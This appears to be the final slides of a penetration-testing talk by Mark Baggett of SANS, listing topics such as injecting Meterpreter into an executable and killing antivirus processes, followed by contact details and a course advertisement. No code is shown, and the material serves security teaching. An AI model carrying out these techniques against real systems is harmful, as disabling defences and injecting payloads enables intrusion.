
Inject Meterpreter into an EXE



Automatically kill any exe (Antivirus)



Prevent a DLL from being loaded (HIPS)



Additional info

- ▶ Watch the 2013 DerbyCon presentation



Questions?

- ▶ Twitter - @MarkBaggett
- ▶ Email - mbaggett@sans.org

- ▶ Check out SEC573 Python for Penetration Testers!!

